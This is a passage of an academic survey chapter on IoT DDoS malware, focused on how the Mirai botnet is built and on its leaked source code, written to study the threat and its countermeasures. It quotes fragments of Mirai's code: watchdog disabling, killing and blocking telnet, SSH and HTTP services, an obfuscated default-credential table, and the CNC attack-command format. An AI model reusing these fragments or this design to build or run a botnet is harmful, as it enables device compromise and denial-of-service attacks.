LUABOT	2016	Reverse Eng.	ARM	Agent-Handler	HTTP Layer 7 Flood
Remaiten, KTN-RM	2016	Reverse Eng.	ARM, MIPS, PPC, SuperH	IRC-based	SYN Flood, UDP Flood, ACK Flood, HTTP Layer 7 Flood
NewAidra, Linux.IRCTelnet	2016	Reverse Eng.	MIPS, ARM, PPC	IRC-based	SYN Flood, ACK Flood, ACK-PUSH Flood, TCP XMAS, Other TCP Floods
Mirai	2016	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood, VSE Query Flood, DNS Water Torture, GRE IP Flood, GRE ETH Flood, HTTP Layer 7 Flood

The chapter is organized with a top-down approach. First, a summary of Mirai and its history is given. Secondly, a high-level overview of its infrastructure and modus operandi is offered. Finally, a technical analysis of the Mirai source code is provided.

6.1. The Story. Mirai, one of the most dangerous malwares of the last few years, has been used to create a botnet of approximately 500,000 compromised IoT devices later exploited to perpetrate some of the largest DDoS attacks ever known. The attacks include the abuse of the French Internet service and hosting provider OVH on 22 September 2016 [64, 65], the attack to KrebsOnSecurity blog on 30 September 2016 [64, 66], and the well-known takedown of Dyn DNS service on 21 October 2016 [12, 13, 64] that, with a traffic peak of 1.2 Tbps, is the biggest DDoS attack ever recorded.

Mirai is designed to infect and control several types of IoT devices, such as home routers, DVRs, and CCTV cameras, mainly manufactured by XiongMai Technology. The malware is able to run on a wide range of CPU architectures (such as




Figure 4: Yearly progression of DDoS-capable IoT malwares (refer to data reported in Table 1).




FIGURE 5: Mirai logical infrastructure.

MIPS, ARM, and PPC) and it uses a dictionary attack, based on a set of 62 entries, to gain control of vulnerable units. Once exploited, the devices are reported to a control server, in order to be used as part of a large-scale Agent-Handler botnet [67]. Afterwards, the botnet can be used to perpetrate several types of DDoS attacks, ranging from the basic SYN Flood attack to the more sophisticated DNS Water Torture and exploiting a wide range of protocols as attack vectors (such as GRE, TCP, UDP, DNS, and HTTP).

Today, Mirai source code is available online. It was first published on the hacking community forum *HackForums.net* on 30 September 2016 by a user named "Anna-Senpai" [68], and in the early October 2016, it appeared on GitHub [69] and other Internet locations. However, if on the one hand the source code leak gave security researchers the chance to analyze it and identify possible countermeasures, on the other hand it raised some issues. First, it made it more difficult to identify the original creator of Mirai, since it is no longer enough to find a copy of the source code on a system to spot the responsible [70]; secondly, it gave birth to a wide variety of new malwares based on Mirai (such as [71, 72]), often more sophisticated and with improved capabilities.

6.2. Overview. Mirai has an infrastructure and a modus operandi similar to other DDoS-capable IoT malwares, such as BASHLITE and LightAidra/Aidra [64]. In this subsection, an overview of Mirai infrastructure and mode of operation is given. Details about the source code are neglected since a thorough analysis will be given in the next subsection.

6.2.1. Infrastructure. The basic logical architecture of Mirai botnet is represented in Figure 5 and is based on an Agent-Handler model and put into practice by the following logical components.

(a) Command-and-Control (CNC) Server. The component that interacts with human users, letting them control the botnet, is related to a *database* and supports three types of actors, each allowed to perform different operations: *admin*, *user*, and *bot*.

(b) Mirai Bot. It is the component running on infected IoT devices. It is composed of a main module and three further submodules, each with its own task:

(i) Scanner: module that scans for new vulnerable IoT devices. Once a vulnerability is found, this module sends it back to the Reporting Server.

(ii) Killer: module that kills possible competing malwares in execution on the same device.

(iii) Attacker: module that actually performs DDoS attacks when requested from CNC Server.

(c) Reporting Server. In charge of receiving vulnerability results from bots and forwarding them to the Loader Server.

(d) Loader Server. It uploads the malware code on vulnerable devices infecting them, thus adding them to the botnet.

Both the physical organization of the infrastructure and the number of instances for each component may considerably vary. However, according to Anna-Senpai [69], a reliable setup for the whole infrastructure could be made up of four physical servers and two virtual private servers (VPSs), organized as follows:

(i) 1 physical CNC Server
(ii) 1 VPS that hosts the database
(iii) 1 VPS that hosts the Reporting Server
(iv) 3 physical Loader Servers

6.2.2. Mode of Operation. Once the basic infrastructure of Mirai botnet is seen, we are ready to give a high-level review of its modus operandi. In order to give a clear explanation of how each component works, we separately describe them.

(a) CNC Server. It is used to control the botnet infrastructure and to command the attacks and is able to interact with three different type of clients which are distinguishable from two factors: the port which they connect to and the first message that they send, once connected. Each type of client is allowed to perform a different set of operations:

(i) Admin: the most privileged actor, it is able to perform several operations, such as adding a new user on the database, counting the available bots, and scheduling a new attack. Login with valid admin credentials is required.
(ii) User: most likely, a paying user which received login credentials. It is able to schedule a new attack within some constraints, such as a maximum number of bots that can be used. A valid API key or valid login credentials are required.
(iii) Bot: an IoT device that has been infected by the Mirai worm. It connects to the CNC Server in order to be added to the botnet and regularly communicates with it, waiting for its commands.

The CNC Server also interacts with a database, in order to keep track of attack history, users credentials, and a list of IP addresses which cannot be targeted by any attack (named *"whitelist"*).

The structure of the CNC Server lets us suppose a DDoS-for-hire service, where a *user* can pay a fee to an *admin*, in order to obtain valid credentials to the botnet and launch a DDoS attack.

(b) Mirai Bot. This component is the malicious code running on infected devices. It performs several foreground and background tasks which can be neatly described as follows:

(1) Masking: once running, the worm performs some operations in foreground, such as deleting itself from the file system and altering its name to a random value. The goal is to avoid being discovered and prevent the reboot of the infected device, which would wipe the malware from the memory.
(2) Killer: subsequently, it tries to protect itself from any competing malwares by running a background killer process, with the aim of eradicating competing worms, eventually residing on the same device, and preventing anyone else to break through other common methods, such as telnet, SSH, or HTTP. The purpose of this behaviour is to maximize the attack potential of each device, ensuring the full availability of all its computational resources, and prevent being removed from other malwares.
(3) Scanner: afterwards, the worm starts a background process which is in charge of performing a wide-ranging scan of IP addresses, looking for possible vulnerable IoT devices. If it is able to successfully connect to a target, it tries to remotely access the device by carrying out a dictionary attack based on 62 common entries (e.g., admin/admin, and root/1234). Once vulnerability is found, IP address, port, and login credentials are sent to the Reporting Server which will then forward them to the Loader Server.
(4) Waiting commands: finally, it enters in the main foreground execution loop in which it basically establishes the connection with the CNC Server and keeps it alive waiting for further commands. If an attack command is received, the corresponding routine is invoked and the attack is performed.

It is noteworthy to highlight that, in order to connect to either the Reporting or CNC Server, the bot has first to perform a domain resolution, obtaining the corresponding IP address. Besides, Mirai implements a control mechanism to ensure that only one instance of it is simultaneously executed on the infected device.

(c) Reporting Server. The Reporting Server is in charge of receiving vulnerability results from the scanner module of each bot. A vulnerability result includes IP address and port of target and potential username and password for remote access. Once a vulnerability result is received, it is forwarded as fast as possible to the Loader Server.

(d) Loader Server. The Loader Server is the component that actually infects vulnerable IoT devices, uploading the malicious code on them. In order to fully understand its behaviour, it is necessary to point out the most important elements:

(i) Pool of workers: it is a set of machines in charge of processing the received vulnerability results and infecting the corresponding weak device.
(ii) List of vulnerabilities: it is the list of results (i.e., IP: port and user:pass) that can be used to access the corresponding insecure devices. Each worker has its own list.

(iii) Binary source codes: the malware code is cross-compiled on a variety of architectures and all the corresponding binary files are stored on the Loader Server.

Given that the behaviour of the Loader Server can be summarized as follows. As soon as a vulnerability result is received, it is added to the *vulnerabilities list* of a worker. Meanwhile, all the *workers* are in execution waiting for any list element to process. Once available, a worker uses the information contained in its list to gain access to a weak device. Then, it tries to identify its architecture type in order to load the proper executable and, at that point, either wget (a Linux utility for noninteractive files download from the web) or tftp (a Linux client for FTP protocol that can be used to transfer files to and from remote machines) is used to upload the binary code on the device. If none of them is available, a tiny binary code that suffices as wget, called *"echoloader,"* is loaded on the victim by exploiting the Linux *echo* command and is finally used to upload the worm binary code. Once the worm code is uploaded, it is executed and the weak device is turned into a Mirai bot.

In summary, Mirai uses a spreading loop named *"Real Time Loading"* (Bots → Reporting Server → Loader Server → Bots) [69]: bots scan for vulnerabilities and send the results to the Reporting Server which sends them to the Loader Server that infects insecure devices. Further details about how each component implements its tasks are discussed in the next subsection.

6.3. Source Code Analysis. In this section, a more technical analysis of the Mirai botnet behaviour is presented in order to better understand its modus operandi. References to routines, data structures, and programming languages found during the study of the malware are given.

It is worth to point out that we are not sure that the code reviewed [69] is the same used in 2016 to actually implement the real Mirai botnet. Nevertheless, most of the code seems to be reasonably authentic, whereas some sections are odd and thus maybe manipulated. In any case, considerations about the authenticity of the source code are given throughout the analysis.

First of all, we will give a fast overview of the folders hierarchy available on GitHub [69] and used as reference; secondly we will explain more in detail the most relevant parts of the code which implement each component of Mirai.

6.3.1. Reference Folders Hierarchy. The folders hierarchy that will be used as reference is represented in Figure 6. In particular, the *root* folder exhibits the following noteworthy directories.

(a) dlr. This folder contains files necessary to implement the *echoloader*, a small binary file (~1 KB) that suffices as wget and is used to upload the Mirai malware binary on weak devices, in which neither wget nor tftp services are available.

(i) Release: subdirectory that contains echoloader binary files, compiled for different architectures




FIGURE 6: Mirai reference folders hierarchy.

(b) Mirai. This directory contains files necessary to implement the Mirai worm, the Reporting Server, and the CNC Server.

(i) *Bot*: subdirectory that contains C source code files, which implement the Mirai worm that is executed on each bot

(ii) *cnc*: subdirectory which contains GO source code files, used to implement the CNC Server

(iii) *Tools*: subdirectory which contains some utilities designed to support the deployment and operation of the Mirai botnet which includes a C tool *(enc.c)* to encrypt strings for inclusion into the bot source code and a GO source file *(scanListen.go)*, which basically implements the Reporting Server

(c) Loader. This folder contains files necessary to implement and execute the Loader Server.

(i) *src*: subdirectory which contains C source code files that actually implement the Loader Server.

(ii) *Bins*: subdirectory that should contain binary files of both Mirai malware and echoloader, compiled for each architecture. For some reason (probably for security concerns), at time of writing, in the public GitHub repository available online [69] this folder contains only the echoloader binary files (which are also stored in *root/dlr/release/*).

(d) Scripts. This folder contains useful scripts necessary to compile and set up the Mirai infrastructure.

6.3.2. CNC Server and Database. The CNC Server is the component of the Mirai infrastructure that is used from admins and users to control the botnet and to command bots. The files that implement it are written in GO and are stored in the directory *root/mirai/cnc/*.

In order to perform its duties, the CNC Server interacts with a SQL database, whose structure is defined in *root/scripts/db.sql*. It is basically composed of three tables:

root/mirai/cnc/main.go
```
const DatabaseAddr string = "127.0.0.1"
const DatabaseUser string = "root"
const DatabasePass string = "password"
const DatabaseTable string = "mirai"
```

Listing 1: Hard-coded information necessary to connect the CNC Server to the database.

(i) History: it is a table that contains the list of DDoS attacks perpetrated by the botnet.

(ii) *Users*: it is a table that contains all information related to users and admins. The only difference between a user and an admin is the attribute *"admin"* which is *"1"* for admins and *"0"* otherwise. Relevant is also the attribute *"api_key"* that can be optionally assigned to a user/admin. Further details will follow.

(iii) Whitelist: it is a table that contains a list of IP addresses which cannot be attacked by the Mirai botnet.

The most relevant source files stored in *cnc* folder are here thoroughly analyzed.

(a) ./database.go. This file implements the API to access the database. For instance, it implements functions to check user credentials *(TryLogin( ))*, to create a new user *(CreateUser( ))*, to check if an attack is addressed to a target in the whitelist *(ContainsWhitelistedTargets( ))*, and so forth.

(b) ./main.go. This is the entry point of the CNC Server. It contains hard-coded strings that represent the information needed to access the SQL database, as shown in Listing 1.

It also initializes a global *ClientList* variable that is extremely relevant for the whole CNC Server. Further details about that list will be given below.

The most relevant function of this file is *main( )*, which initializes and starts the server. In particular, it sets the CNC Server listening on both TCP ports **23** and **101** of the local machine IP address. If a connection is received on port 23, the function *initialHandler( )* (defined in the same GO file) is invoked. If a connection is received on port 101, the function *apiHandler( )* (defined in *./api.go*) is called.

The function *initialHandler( )* handles all connections received on TCP port *23*. In particular, depending on the first bytes received from the connection, it distinguishes between bot and admin/user clients (Listing 2). If the first 3 bytes received are the hexadecimal sequence 0x*000000*, it is identified as bot connection and a new *bot* struct is created invoking the function *Handle( )* (defined in *./bot.go*) on it. Otherwise, an admin connection is recognized and a new *admin* struct is created calling the function *Handle( )* (defined in *./admin.go*) on it.

The function *apiHandler( )* handles all connections received on TCP port *101*. It is extremely simple because it just creates a new *api* struct and invokes the function *Handle( )* (defined in *./api.go*) on it. Further details about each handle function are provided below.

root/mirai/cnc/main.go
```
if l == 4 && buf[0] == 0x00 && buf[1] == 0
    x00 && buf[2] == 0x00
{
      // ...
      NewBot(conn, buf[3], "").Handle()
} else
{
      NewAdmin(conn).Handle()
}
```

Listing 2: CNC Server handles both admin/user and bot connections.

(c) ./admin.go. This file contains all the functions related to the *admin* struct. The most relevant one is *Handle( )* which is invoked from *main( )* each time a new admin/user connection is established on port 23 of the CNC Server. It basically provides a command line interface that can be used to perform several actions, such as creating a new user and scheduling a new attack.

First of all, this function prints some messages to the client as well as the content of the file *root/mirai/prompt.txt*. This file is supposed to contain a server header that is shown every time a new admin/user establishes a connection with the server. It is worth highlighting that both the code and the *prompt* file contain some Russian Unicode strings, which could be linked back to the author's nationality.

Subsequently, the *Handle( )* function asks the client to send the login credentials (username and password). Once received, it checks them through the function *TryLogin( )* defined in *./dabatase.go*. What is interesting here is that, if the authentication is completed successfully, the server gives to the client the allusion of performing some "security" operations, but it actually sends only some strings back to the customer without performing any operation apart idling for a while, as shown in Listing 3.

At this point, the function enters in its main loop and repeatedly processes commands received from the authenticated client. The supported commands are different between users and admins. An admin can add a new user (sending the command *"adduser"*) or request the count of available bots (sending the comand *"botcount"*). Both users and admins can close the connection (through command *"exit"* or *"quit"*) or schedule a new attack. The command used to schedule a new DDoS attack seems to be something like this

-bot_number attack_type targets duration_time flags,

where

(i) *bot_number* is the number of bots involved in the attack;

(ii) *attack_type* is the type of the attack. It has to be one of those specified in the *attackInfoLookup* map defined in *./attack.go*;

root/mirai/cnc/admin.go
```
this.conn.Write([]byte("\r\n\033[ 0m"))
this.conn.Write([]byte("[+] DDOS |
      Succesfully hijacked connection\r\n"))
time.Sleep(250 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Masking
      connection from utmp+wtmp... \r\n"))
time.Sleep(500 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Hiding
      from netstat... \r\n"))
time.Sleep(150 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Removing
      all traces of LD_PRELOAD... \r\n"))
for i := 0; i < 4; i++ {
  time.Sleep(100 * time.Millisecond)
  this.conn.Write([]byte(fmt.Sprintf("[+]
        DDOS | Wiping env
  libc.poison.so.%d\r\n", i + 1)))
}
this.conn.Write([]byte("[+] DDOS | Setting
      up virtual terminal... \r\n"))
time.Sleep(1 * time.Second)
```

Listing 3: CNC Server pretends to perform some masking operations.

(iii) *targets* is the list of targets (IP address and netmask) of the attack. They can be up to 255 and they have to be separated by commas;

(iv) *duration_time* is the duration of the attack in seconds. It has to be a number between 1 and 3600 (i.e., minimum 1 second, maximum 60 minutes);

(v) *flags* is the list of flags that define the options of the attack. They are pairs (key, value) separated by spaces, can be up to 255, and have to be chosen from those in *flagInfoLookup* map, defined in *./attack.go*.

Once an attack command is received, it is parsed invoking the function *NewAttack( )* (defined in *./attack.go*) which creates a new *attack* struct. Then the function *Build( )* (defined in *./attack.go*) is called on the struct, in order to prepare the sequence of bytes that has to be sent to each bot to perform the attack. Subsequently, the function *CanLaunchAttack( )* (defined in *./database.go*) is invoked, to check if the client is allowed to schedule the attack. If the control is passed, the attack is inserted in the *history* table of the database and it is also queued in the *atkQueue* of the global *ClientList* variable (initialized in *./main.go*) by invoking the function *QueueBuf( )* (defined in *./clientList.go*). Once the attack is in the *atkQueue*, it is ready to be performed and it will start as soon as possible. Further details about *atkQueue* and *ClientList* are provided below.

(d) ./api.go. This file contains all the functions related to the *api* struct. The most relevant one is the *Handle( )* function that is invoked from *main( )* each time a new connection is established on port 101 of the CNC Server. This function is very similar to *Handle( )* defined in *./admin.go*, but in this case a complete command line interface is not provided. Basically this function is in charge of processing a single request received with a syntax that seems to be something like

```
apiKey | -bot_number attack_type targets
          duration_time flags,
```

where the *apiKey* is a code assigned to a specific user/admin, in order to let him schedule a new attack without logging in, while the other parameters are as the ones already seen in *./admin.go*.

In practice, this function receives a single command with the format given above and processes it. First of all, it checks if the *apiKey* is valid by invoking the function *CheckApiCode( )* (defined in *./database.go*). Subsequently, if the key is valid, the *attack* struct is created, the command sequence of bytes is prepared, the permission for the attack is checked, and finally the attack is queued. It is all done by, respectively, invoking the functions *NewAttack( )* (defined in *./attack.go*), *Build( )* (defined in *./attack.go*), *CanLaunchAttack( )* (defined in *./database.go*) and *QueueBuf( )* (defined in *./clientList.go*), as previously seen in *./admin.go*.

It must be stressed that the purpose of this interface, implemented on the TCP port 101 of the CNC Server, is not completely clear. As far as we know, this is only a faster way to schedule a new attack that does not require a complete login procedure and a full command line interaction, as the interface on TCP port 23 does.

(e) ./bot.go. This file contains all the functions related to the *bot* struct. The most relevant one is the *Handle( )* function that is invoked from *main( )* each time a new bot connection is established on port 23 of the CNC Server. As soon as it

starts, the function adds the bot to the *addQueue* of the global *ClientList* variable (initialized in *./main.go*) by invoking the function *AddClient( )* (defined in *./clientList.go*) on it. Then it works as an echo server, continuously receiving from and sending back to the bot a message of 2 bytes. If a problem with the endless interaction comes out, the bot is removed from the list of available bots, by invoking the function *DelClient( )* (defined in *./clientList.go*) on the global *ClientList* variable (initialized in *./main.go*) and the function ends. The behaviour implemented in this function is very simple but extremely relevant, since it ensures that each bot in the *clients* map of the global *ClientList* variable (initialized in *./main.go*) is actually alive and connected to the CNC Server, ready to receive an attack command.

Noteworthy is also the function *QueueBuf( )* invoked from *worker( )* (defined in *./clientList.go*). It receives a message as input parameter and sends it to the bot on which it is called.

(f) ./attack.go. This file contains functions and structs useful to handle attack information. Noteworthy are the maps *flagInfoLookup* and *attackInfo Lookup*. *flagInfoLookup* contains all flags that can be setted when an attack is commanded, in order to perform a fine-grained tuning of the attack. *attackInfoLookup* contains the list of available DDoS attacks. Both these maps are checked when an attack command is parsed (i.e., in the function *NewAttack( )*).

The function *NewAttack( )* is invoked from *Handle( )* functions (defined in both *./admin.go* and *./api.go*) when an attack command is received and it has to be parsed. This function receives an attack command as input parameter and parses it. It checks the syntax of the command and other logical constraints, for exmaple, if the requested attack is available (i.e., if it is defined in *attackInfoLookup*), if the targets are not in the whitelist, and if the specified flags are valid (i.e., if they are defined in *flagInfoLookup*). If all controls are passed, a struct containing all the information related to the attack is returned.

The function *Build( )* is usually invoked on the *attack* struct returned by *NewAttack( )*. It is in charge of formatting all the information of the attack in a proper sequence of bytes, which will be later sent directly to the bots. Therefore, this function basically uses the attack information to create the command that will be sent to the bots, in order to start the attack.

(g) ./clientList.go. This file defines all the functions related to *ClientList*, which is an extremely relevant struct for the proper working of the whole CNC Server. It contains variables, needed to monitor bots and to keep track of all data necessary to execute attacks (Listing 4), and a global variable of this type is initialized in *./main.go* as soon as the server runs. Noteworthy are the variables *clients* and *atkQueue* contained in the struct. *Clients* is a map that stores references to all bots available in the botnet and waiting for commands; *atkQueue* is the list of scheduled attacks that need to be performed as soon as possible. The most relevant function in this file is *worker( )*, which basically is the executing core of the CNC Server. It is in charge of handling the different queues of

root/mirai/cnc/clientList.go

```
type ClientList struct {
  uid int
  count int
  clients map[int] *Bot //List of available
        bots
  addQueue chan *Bot //Bots waiting to be
        added in clients map
  delQueue chan *Bot //Bots waiting to be
        removed from clients map
  atkQueue chan *AttackSend //List of
        scheduled attacks
  totalCount chan int
  cntView chan int
  distViewReq chan int
  distViewRes chan map[string] int
  cntMutex *sync.Mutex
}
```

Listing 4: ClientList struct definition.

the *ClientList* struct and performing the proper operation for each element contained in these queues. This function consists in a single main loop that waits for any queue to be filled and; as soon as a queue receives an element, the element is processed. For instance, if a bot is added to the *addQueue*, this function is in charge of adding it to the *clients* map, consequently updating all other variables. Similar but opposite operations are performed if a bot is added to the *delQueue*, because it has to be removed from the *clients* map.

Relevant is also the function *QueueBuf( )*, which adds the attack given as input parameter to the *atkQueue*. This function is invoked from *Handle( )* functions (defined in both *./admin.go* and *./api.go*) every time a new attack has been successfully requested by a user/admin, and it has to be added to the *atkQueue* in order to be performed.

When a new attack is added to the *atkQueue*, the function *worker( )* is in charge of processing it and commanding the attack. It checks the number of bots that are required for the attack and invokes the function *QueueBuf( )* (defined in *./bot.go*) on several available bots, until either the maximum or the requested number of bots is reached. The input parameter of *QueueBuf( )* is the attack command, previously formatted in a proper sequence of bytes, and is sent directly to the bots throught *QueueBuf( )*. This is the way every DDoS attack is commanded within the Mirai botnet.

6.3.3. Mirai Bot. The bot is the actual Mirai worm that runs on each infected device of the botnet. The files that implement it are written in C and they are all contained in the directory *root/mirai/bot/*. In this subsection, the most relevant source code files of the folder are analyzed.

(a) ./table.c~./table.h. The configuration of each bot is related to values stored in the *table* defined by *./table.h*. Some of the most relevant entries in this table are the ones associated with the following index:

root/mirai/bot/main.c

```
if ((wfd = open("/dev/watchdog", 2)) != -1
    || (wfd = open("/dev/misc/watchdog",
        2)) != -1)
{
      int one = 1;

      ioctl(wfd, 0x80045704, &one);
      close(wfd);
      wfd = 0;
}
```

Listing 5: Mirai bot prevents watchdog from rebooting the infected device.

(i) *TABLE_CNC_DOMAIN*: domain name of the CNC Server (default = *cnc.changeme.com*)

(ii) *TABLE_CNC_PORT*: port number to connect to CNC Server (default = *23*)

(iii) *TABLE_SCAN_CB_DOMAIN*: domain name of the Reporting Server (default = *report.changeme.com*)

(iv) *TABLE_SCAN_CB_PORT*: port number to connect to Reporting Server (default = *48101*)

This table is initialized and accessed through functions defined in *./table.c*. Noteworthy is the initialization function *table_init( )* which has the aim of populating the table with obfuscated values, manually hard-coded using the output given by the tool */root/mirai/tools/enc.c*.

For example, let us suppose that the value "23" has to be assigned to the constant *TABLE_CNC_PORT*. Then, the *enc.c* tool has to be compiled and executed giving the string "23" as input and the output obtained (i.e., "*\x22\x35*") which is the hexadecimal string that has to be hard-coded in the function *table_init( )*:

```
void table_init (void)
{
  // ...
  add_entry (TABLE_CNC_PORT, "\x22\35",
  2);
       // TABLE_CNC_PORT = 23
  // ...
}
```

(b) ./main.c. This is the entry point of the Mirai worm source code. The most relevant function is *main( )*, which performs the main tasks of the bot.

First of all, it prevents the watchdog (a Linux daemon used to monitor the system and possibly reset it if /dev/watchdog is not closed correctly) from rebooting the infected device, in order to avoid Mirai worm to be wiped off memory. The part of code in charge of it is shown in Listing 5. Subsequently, it invokes the function *ensure_single_instance( )* defined in the same C file. This function has the aim of ensuring that only a single instance of Mirai is in execution at the same time. The behaviour of this function is based on a control port (named *SINGLE_INSTANCE_PORT* and setted to 48101 in *./inclues.h*) and can be explained as follows.

The function tries to bind to the control port *(SINGLE_INSTANCE_PORT)*. If the binding fails, most likely there is another instance of Mirai already running on the same device; thus, it tries to request the process termination by connecting to that port. Anyway, it waits for a while (5 seconds); then it forces the termination of the process bound to the control port invoking the function *killer_kill_by_port( )* (defined in *./killer.c*). Finally, it recursively runs *ensure_single_instance( )* in order to successfully bind to the control port.

Then, after performing some operations to hide its process from the system, the main function invokes *attack_init( )* (defined in *./attack.c*) to initialize data structures used to perform attacks, *killer_init( )* (defined in *./killer.c*) to start a background killer process, and *scanner_init( )* (defined in *./scanner.c*) to start a background scanner process. Further details related to these functions are given below.

At this point, the main function enters in an undefined loop and performs the following tasks.

It invokes the function *establish_connection( )* (defined in the same C file) that establishes the connection to the CNC Server on the port *TABLE_CNC_PORT* (whose value is stored in the bot table). In order to connect to it, first the CNC domain *TABLE_CNC_DOMAIN* (whose value is stored in the bot table) has to be resolved using the function *resolve_cnc_addr( )* defined in the same C file. This function basically invokes functions defined in *./resolv.c* (in particular *resolv_lookup( )*) in order to perform a DNS request for the CNC domain to the Google DNS Server (8.8.8.8) and to return then the corresponding IPv4 address back.

At this point, the main function loop waits for incoming messages from both the CNC Server and the control port *(SINGLE_INSTANCE_PORT)*. If a message from the control port is received, it kills itself by invoking: *scanner_kill( )* (defined in *./scanner.c*) to kill the scanner process, *killer_kill( )* (defined in *./killer.c*) to terminate the killer process, *attack_kill_all( )* (defined in *./attack.c*) to stop each ongoing attack (*does it actually work?* look at *attack.c* paragraph for further details) and finally *exit(0)* to terminate the main process. On the other side, if a message from the CNC Server is received, it is processed by invoking the function *attack_parse( )* (defined in *./attack.c*).

(c) killer.c. This C file contains all the functions used to kill competing processes, eventually running on the infected system. For instance, the function *killer_kill_by_port( )* is used to terminate any process listening on the port given as input parameter.

Noteworthy is the function *killer_init( )*, which is invoked from *main( )* in order to start the background killer process. In particular, it kills telnet (port 23), SSH (port 22), and HTTP (port 80) services by invoking *killer_kill_by_port( )* for each port number. Afterwards, it binds to ports 23, 22, and 80 preventing killed processes to restart; the code that implements this behaviour is shown in Listing 6.

Subsequently, this function scans memory to find other known malwares, eventually in execution on the same device. If a malware is found, this function kills it, by directly invoking the Linux function *kill( )*.

(d) scanner.c. This C file contains all the functions used by scanner process to find new vulnerable IoT devices and report them to the Reporting Server. The most relevant function is *scanner_init( )* that is invoked from *main( )*, in order to start the scanning process in background. Its behaviour is articulated; hence, it is neatly analyzed below.

First of all, the initialization function creates all the data structures needed in the scanning phase (such as raw socket, TPC header, and IPv4 header). Between them, extremely relevant is the *auth_table* which contains 62 pairs of default username and password, which will be used to perform the dictionary attack. It is populated through the function *add_auth_entry( )*, as partially shown in Listing 7.

Secondly, the function *scanner_init( )* enters in its main loop in which the main tasks are continuously performed.

> It sends a TPC SYN message to the port 23 of a random IP address obtained by invoking the function *get_random_ip( )* (defined in the same C file). If a SYN+ACK response is received, an attempt to establish the connection is performed. Once connected, the scanner tries to remotely control the device gaining access to it. That is achieved through a kind of "state machine" ((implemented by a *switch* statement)) that properly reacts to each request received from the target and uses the dictionary of well-known credentials stored in the *auth_table* to try to log in successfully. If the authentication is successfully executed, the vulnerability result (IP address, port, username, and password) is sent back to the Reporting Server by invoking *report_working( )*. The function *report_working( )* (defined in the same C file) firstly resolves the Reporting Server domain name *(TABLE_SCAN_CB_DOMAIN)* obtaining the corresponding IP address and secondly establishes the connection to it on the port *TABLE_SCAN_CB_PORT* and then sends the scan result to it.
>
> It is interesting to highlight that the function *get_random_ip( )* (that returns a random IP address to be scanned) has an hard-coded list of addresses which are not allowed to be targeted (Listing 8).

root/mirai/bot/killer.c
```
void killer_init(void)
 {
  // ...
  // Kill telnet service and prevent it from
      restarting
  if (killer_kill_by_port(htons(23))) {
      //... }
  tmp_bind_addr.sin_port = htons(23);
  if ((tmp_bind_fd = socket(AF_INET,
      SOCK_STREAM, 0)) != -1)
  {
        bind(tmp_bind_fd, (struct sockaddr *)
             &tmp_bind_addr,
        sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
  }
  // ...
  // Kill SSH service and prevent it from
      restarting
  if (killer_kill_by_port(htons(22))) {
      //... }
  tmp_bind_addr.sin_port = htons(22);
  if ((tmp_bind_fd = socket(AF_INET,
      SOCK_STREAM, 0)) != -1)
  {
        bind(tmp_bind_fd, (struct sockaddr *)
             & tmp_bind_addr,
        sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
  }
  // ...
  // Kill HTTP service and prevent it from
      restarting
  if (killer_kill_by_port(htons(80))) {
      //... }
  tmp_bind_addr.sin_port = htons(80);
  if ((tmp_bind_fd = socket(AF_INET,
      SOCK_STREAM, 0)) != -1)
  {
        bind(tmp_bind_fd, (struct sockaddr *)
             & tmp_bind_addr,
        sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
  }
  // ...
 }
```

Listing 6: Mirai killer process kills and prevents restart of telnet, SSH, and HTTP services.

(e) attack.c. This C file contains functions used to parse, start, and abort attack commands received from the CNC Server.

The function *attack_init( )*, invoked from *main( )*, initializes a data structure with the list of attacks that the bot can perform. In particular, it contains a list of pairs (*ATTACK_VECTOR*, *ATTACK_FUNC*), where *ATTACK_VECTOR* is an integer that identifies the type of DDoS attack and *ATTACK_FUNC* is a pointer to the function that implements the attack.

root/mirai/bot/scanner.c

```
void scanner_init(void)
{
 // ...
 // root admin
 add_auth_entry("\x50\x4D\x4D\x56","\x43\
     x46\x4F\x4B\x4C",8);
 // admin admin
 add_auth_entry("\x43\x46\x4F\x4B\x4C","\
     x43\x46\x4F\x4B\x4C",7);

 // root (none)
 add_auth_entry("\x50\x4D\x4D\x56","",4);
 // root root
 add_auth_entry("\x50\x4D\x4D\x56","\x50\
     x4D\x4D\x56",4);

 // user user
 add_auth_entry("\x57\x51\x47\x50","\x57\
     x51\x47\x50",3);
 // admin (none)
 add_auth_entry("\x43\x46\x4F\x4B\x4C
     ","",3);
 // ...
}
```

Listing 7: Mirai scanner process initializes the authentication table.

